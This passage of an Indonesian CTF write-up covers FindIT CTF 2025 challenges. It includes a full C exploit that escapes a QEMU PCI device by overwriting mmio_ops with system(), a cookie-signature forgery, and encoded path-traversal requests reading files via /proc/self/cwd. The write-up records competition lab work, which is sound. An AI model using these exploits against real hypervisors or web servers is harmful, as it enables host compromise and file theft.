static void uninit(PCIDevice *pdev)
{
    msi_uninit(pdev);
}

static void instance_init(Object *obj)
{
}

static void class_init(ObjectClass *class, void *data)
{
    DeviceClass *dc = DEVICE_CLASS(class);
    PCIDeviceClass *k = PCI_DEVICE_CLASS(class);

    k->realize = realize;
    k->exit = uninit;
    k->vendor_id = 0xbabe;
    k->device_id = 0xbeef;
    k->revision = 0x45;
    k->class_id = PCI_CLASS_OTHERS;
    set_bit(DEVICE_CATEGORY_MISC, dc->categories);
}
```

```
static void pci_register_types(void)
{
    static InterfaceInfo interfaces[] = {
        {INTERFACE_CONVENTIONAL_PCI_DEVICE},
        {},
    };

    static const TypeInfo info = {
        .name = "chovidsearch",
        .parent = TYPE_PCI_DEVICE,
        .instance_size = sizeof(ChovidSearchState),
        .instance_init = instance_init,
        .class_init = class_init,
        .interfaces = interfaces,
    };

    type_register_static(&info);
}
type_init(pci_register_types)
```

Kita diberikan PCI yang secara fungsi dapat melakukan find and replace. Source codenya cukup self-explanatory, jadi tidak akan saya jelaskan. Namun, sebagai catatan bagi diri saya sendiri, **mmio_read** dan **mmio_write** merupakan callback untuk direct memory access terhadap mmio memory yang dibuat dengan mmap.

Vulnerability pada PCI ini terdapat pada fungsi chovidsearch_find dan chovidsearch_replace, tepatnya pada bagian:

```
j = s->memo[j - 1];
```

Perhatikan bahwa j dapat bernilai 0. Akibatnya, terjadi pengaksesan array di indeks -1 yang merupakan area dari field **pattern**. Lalu karena selanjutnya j akan digunakan sebagai indeks untuk field **pattern**, OOB dapat terjadi lagi, sekarang dengan indeks yang dapat kita kontrol melalui field **pattern** itu sendiri.

Untuk mendapatkan leak, kita bisa gunakan fungsi chovidsearch_find. Kita lakukan bruteforce per karakter dan menentukan karakter yang benar dengan mengecek nilai dari field **pattern_exists**. Sedangkan untuk melakukan write, kita manfaatkan fungsi chovidsearch_replace.

Setelah mendapatkan primitif read dan write, kita hanya perlu melakukan MMIO exploitation dengan mengoverwrite mmio_ops dan opaque.

Solver:

poc.c

```c
#include <fcntl.h>
#include <inttypes.h>
#include <math.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/io.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>

#define MMIO_OFFSET_PATTERN_EXISTS 0x800
#define MMIO_TRIGGER_REPLACE 0x808
#define MMIO_TRIGGER_FIND 0x810

#define MAX_TEXT_LEN 1024
#define MAX_PATTERN_LEN 128

void idle()
{
    printf("[+] press any key to continue...\n");
    getchar();
}

unsigned char *mmio_mem;

void mmio_write(uint64_t addr, uint64_t value)
{
    *(uint64_t *)(mmio_mem + addr) = value;
}

uint64_t mmio_read(uint64_t addr)
{
    return *(uint64_t *)(mmio_mem + addr);
}

uint64_t check_pattern_exists()
```

```
{
    return mmio_read(MMIO_OFFSET_PATTERN_EXISTS);
}

void set_text_at(uint64_t offset, uint64_t value)
{
    mmio_write(offset, value);
}

void set_text(void *text, uint64_t size)
{
    uint64_t *text_qwords = text;
    uint64_t size_qwords = ceilf(size / 8.0f);
    for (int i = 0; i < size_qwords; i++)
    {
        uint64_t val = text_qwords[i];
        mmio_write(i * sizeof(val), val);
    }
}

void set_pattern_at(uint64_t offset, uint64_t value)
{
    mmio_write(MAX_TEXT_LEN + offset, value);
}

void set_pattern(void *pattern, uint64_t size)
{
    uint64_t *text_qwords = pattern;
    uint64_t size_qwords = ceilf(size / 8.0f);
    for (int i = 0; i < size_qwords; i++)
    {
        uint64_t val = text_qwords[i];
        mmio_write(MAX_TEXT_LEN + i * sizeof(val), val);
    }
}

void set_replacement_at(uint64_t offset, uint64_t value)
{
```

```
    mmio_write(MAX_TEXT_LEN + MAX_PATTERN_LEN + offset, value);
}

void set_replacement(void *replacement, uint64_t size)
{
    uint64_t *text_qwords = replacement;
    uint64_t size_qwords = ceilf(size / 8.0f);
    for (int i = 0; i < size_qwords; i++)
    {
        uint64_t val = text_qwords[i];
        mmio_write(MAX_TEXT_LEN + MAX_PATTERN_LEN + i * sizeof(val), val);
    }
}

void trigger_find()
{
    mmio_write(MMIO_TRIGGER_FIND, 1);
}

void trigger_replace()
{
    mmio_write(MMIO_TRIGGER_REPLACE, 1);
}

char text[MAX_TEXT_LEN];
char pattern[MAX_PATTERN_LEN];
char replacement[MAX_PATTERN_LEN];

uint64_t read_u64(uint64_t index)
{
    char result[sizeof(uint64_t)] = {0};
    for (int i = 0; i < sizeof(uint64_t); i++)
    {
        // *((uint16_t *)&pattern[MAX_PATTERN_LEN - 2]) = index + i;
        // set_pattern(pattern, MAX_PATTERN_LEN);
        set_pattern_at(MAX_PATTERN_LEN - 8, (index + i) << 6 * 8);
        for (int k = 0; k < 0x100; k++)
        {
```

```
            // *((uint64_t *)text) = k;
            // set_text(&k, 1);
            set_text_at(0, k);
            trigger_find();
            if (check_pattern_exists())
            {
                result[i] = k;
                break;
            }
        }
    }
    return *((uint64_t *)result);
}

void write_u128_known(uint64_t index, uint64_t high, uint64_t low, uint64_t
initial_low)
{
    set_text_at(0, initial_low >> 5 * 8);
    set_replacement_at(0, high);
    set_replacement_at(8, low);
    set_pattern_at(0, 0xffffffffffffffff);
    set_pattern_at(8, 0xffffffffffff);
    set_pattern_at(MAX_PATTERN_LEN - 8, (index + 13ULL) << 6 * 8);
    idle();
    trigger_replace();
}

int main()
{
    int mmio_fd = open("/sys/devices/pci0000:00/0000:00:02.0/resource0", O_RDWR
| O_SYNC);
    if (mmio_fd == -1)
    {
        fprintf(stderr, "[!] Cannot open
/sys/devices/pci0000:00/0000:00:02.0/resource0\n");
        exit(1);
    }
    mmio_mem = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED, mmio_fd,
```

```
0);
    if (mmio_mem == MAP_FAILED)
    {
        fprintf(stderr, "[!] mmio error\n");
        exit(1);
    }
    printf("[*] mmio done\n");

    set_text(text, MAX_TEXT_LEN);
    set_pattern(pattern, MAX_PATTERN_LEN);
    set_replacement(replacement, MAX_PATTERN_LEN);

    uint64_t leaked_val = read_u64(512);
    printf("Leaked AddressSpace *as = 0x%016lx\n", leaked_val);
    uint64_t pie_base = leaked_val - 0x19eaa80ULL;
    printf("pie_base = 0x%016lx\n", pie_base);
    uint64_t system_addr = pie_base + 0x325050ULL;
    printf("system@plt = 0x%016lx\n", system_addr);
    uint64_t mmio_write = pie_base + 0x432f80ULL;
    printf("mmio_write  = 0x%016lx\n", mmio_write);

    uint64_t leaked_heap = read_u64(512 + 0x10);
    printf("leaked_heap  = 0x%016lx\n", leaked_heap);
    uint64_t heap_base = leaked_heap - 0x14f1b0ULL;
    printf("heap_base  = 0x%016lx\n", heap_base);

    uint64_t fake_mmio = heap_base + 0xfdfb68ULL;
    printf("fake_mmio  = 0x%016lx\n", fake_mmio);

    set_replacement_at(5 * 8, system_addr); // overwrite mmio_read
    set_replacement_at(6 * 8, mmio_write);  // keep mmio_write
    set_replacement_at(15 * 8, 0x68732f6e69622fULL);

    uint64_t a = read_u64(608);
    uint64_t b = read_u64(616);

    write_u128_known(608, fake_mmio, fake_mmio + 10 * 8, b);
    // write_u64_known(608, fake_mmio, a);
```

```
    // write_u64_known(616, fake_mmio + 10 * 8, b);

    check_pattern_exists();
}
```

x.py

```
#!/usr/bin/env python3

import subprocess

from pwn import *

subprocess.check_output(["musl-gcc", "-static", "-o", "poc", "./poc.c"])

with open("poc", "rb") as f:
    payload = b64e(f.read())

io = remote("ctf.find-it.id", 8044)

io.sendline(payload)

io.interactive()
```

Flag: FindITCTF{h4deh_lup4_h4pUz5s_fl4gNya_k3z1p_wKwkWKkWk_ma4f1n_y4_99ez}

Web

[100 pts] Simple Heist

Challenge 53 Solves

Simple Heist

100


gampang sekali, tinggal cari kunci dari brankasnya

cuma internal yang boleh tau banyak hal

author: hilmios


http://ctf.find-it.id:10001

Diberikan sebuah link.




Setelah login, kita diberikan cookie auth dan sig.


Lalu kita diminta akses /vault dengan cookie tersebut.



Hanya admin yang boleh mengakses endpoint tersebut. Artinya, kita harus melakukan tempering terhadap auth dengan signature yang benar. Melihat deskripsi, disebutkan bahwa kita perlu mencari kunci dan hanya *internal* yang tahu banyak hal. Kita coba endpoint /internal.



Sisanya hanya perlu temper auth dengan user=admin, bisa memakai tools online.



Flag: FindITCTF{BEtEc_1O_&1J!}

[655 pts] PixelPlaza

Diberikan main.go

```go
package main

import (
    "embed"
    "encoding/json"
    "io"
    "math/rand"
    "net/http"
    "os"
    "path/filepath"
    "sync"
    "time"
)

//go:embed public/*
var webFS embed.FS

var quotes = []string{
```

```
    "Pixels are silent storytellers.",
    "Every bug has a backdoor.",
    "Hacking is not about breaking things, it’s about making things do what you
want",
}

type entry struct {
    Name string `json:"name"`
    Msg  string `json:"msg"`
}

type guestbook struct {
    sync.Mutex
    posts []entry
}

var book = &guestbook{posts: make([]entry, 0, 64)}

func apiQuote(w http.ResponseWriter, _ *http.Request) {
    io.WriteString(w, quotes[rand.Intn(len(quotes))])
}

func apiClock(w http.ResponseWriter, _ *http.Request) {
    io.WriteString(w, time.Now().Format(time.RFC3339))
}

func apiGuestbook(w http.ResponseWriter, r *http.Request) {
    switch r.Method {
    case http.MethodGet:
        book.Lock()
        defer book.Unlock()
        json.NewEncoder(w).Encode(book.posts)
    case http.MethodPost:
        var e entry
        if err := json.NewDecoder(r.Body).Decode(&e); err != nil {
            http.Error(w, "", http.StatusBadRequest)
            return
        }
```


```
        book.Lock()
        book.posts = append(book.posts, e)
        book.Unlock()
        w.WriteHeader(http.StatusCreated)
    default:
        http.Error(w, "", http.StatusMethodNotAllowed)
    }
}

func banner(w http.ResponseWriter, _ *http.Request) {
    http.ServeFile(w, nil, "../docs/banner.png")
}

func staticHandler(w http.ResponseWriter, r *http.Request) {
    if r.URL.Path == "/" {
        data, _ := webFS.ReadFile("public/index.html")
        w.Write(data)
        return
    }
    p := "." + r.URL.Path
    if _, err := os.Stat(p); err != nil {
        io.WriteString(w, "Resource not found.")
        return
    }
    f, err := os.Open(p)
    if err != nil {
        http.NotFound(w, r)
        return
    }
    defer f.Close()
    fi, err := f.Stat()
    if err != nil {
        http.NotFound(w, r)
        return
    }
    http.ServeContent(w, r, filepath.Base(p), fi.ModTime(), f)
}
```

```go
func main() {
    rand.Seed(time.Now().UnixNano())
    mux := http.NewServeMux()
    mux.HandleFunc("/banner.png", banner)
    mux.HandleFunc("/api/quote", apiQuote)
    mux.HandleFunc("/api/clock", apiClock)
    mux.HandleFunc("/api/guestbook", apiGuestbook)
    fileServer := http.FileServer(http.FS(webFS))
    mux.Handle("/static/", http.StripPrefix("/static/", fileServer))
    mux.HandleFunc("/", staticHandler)
    http.ListenAndServe(":80", mux)
}
```


Perhatikan baris ‘p := “.” + r.URL.Path’, kita bisa melakukan path traversal.

Jujur aja saya solve ini ga sengaja, cuma coba-coba buka file yang ada di html.

```
~/Documents/CTF/FindIT 2025/Web/PixelPlaza                                      0.596s msfir@ACER 06:07:52
❯ http -v 'http://ctf.find-it.id:6001/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/proc/self/cwd/index.html'
GET /..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F../proc/self/cwd/index.html HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Host: ctf.find-it.id:6001
User-Agent: HTTPie/3.2.4



HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 780
Content-Type: text/html; charset=utf-8
Date: Sat, 10 May 2025 23:08:01 GMT
Last-Modified: Sat, 10 May 2025 03:29:46 GMT

<!doctype html><html lang="en"><head>
    <meta charset="utf-8"><title>Pixel Plaza</title><link rel="stylesheet" href="/style.css">
    </head><body>
    <img src="/banner.png" class="banner">
    <nav><a href="/">Home</a><a href="/about.html">About</a><a href="/gallery.html">Gallery</a><a href="/contact.html">Contact</a></nav>
    <h1>Welcome to Pixel Plaza</h1>
    <section><h2>Random Quote</h2><pre id="quote">Loading…</pre></section>
    <section><h2>Current Time</h2><pre id="clock">Loading…</pre></section>
    <section><h2>Guest Book</h2><form id="gb"><input name="name" placeholder="name" required><input name="msg" placeholder="message" required><button>post</button></form><ul id="posts"></ul></section>
    <script src="/app.js"></script></body></html>
```



```
~/Documents/CTF/FindIT 2025/Web/PixelPlaza                                      0.592s msfir@ACER 06:08:00
❯ http -v 'http://ctf.find-it.id:6001/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/proc/self/cwd/about.html'
GET /..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F../proc/self/cwd/about.html HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Connection: keep-alive
Host: ctf.find-it.id:6001
User-Agent: HTTPie/3.2.4



HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 413
Content-Type: text/html; charset=utf-8
Date: Sat, 10 May 2025 23:08:59 GMT
Last-Modified: Sat, 10 May 2025 03:29:46 GMT

<!doctype html><html lang="en"><head>
    <meta charset="utf-8"><title>About – Pixel Plaza</title><link rel="stylesheet" href="/style.css">
    </head><body>
    <nav><a href="/">Home</a></nav>
    <h1>About Pixel Plaza</h1>
    <p>Pixel Plaza is a miniature demo site showcasing Go’s net/http package.</p>
    <p>Our licensing terms are available <a href="/docs/text">here</a>.</p>
    </body></html>
```




Flag: FindITCTF{g0L4nG_4lL0wS_p4th_Tr4V3rs4L???}

Crypto


[100 pts] caesar cipher

Jirlah tolong tung tung tung sahur ngapa passwordnya ilang. Gw minta tung tung tung dcodefr ae dah



Flag: FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}

[896 pts] Kwisatz ZKPerach



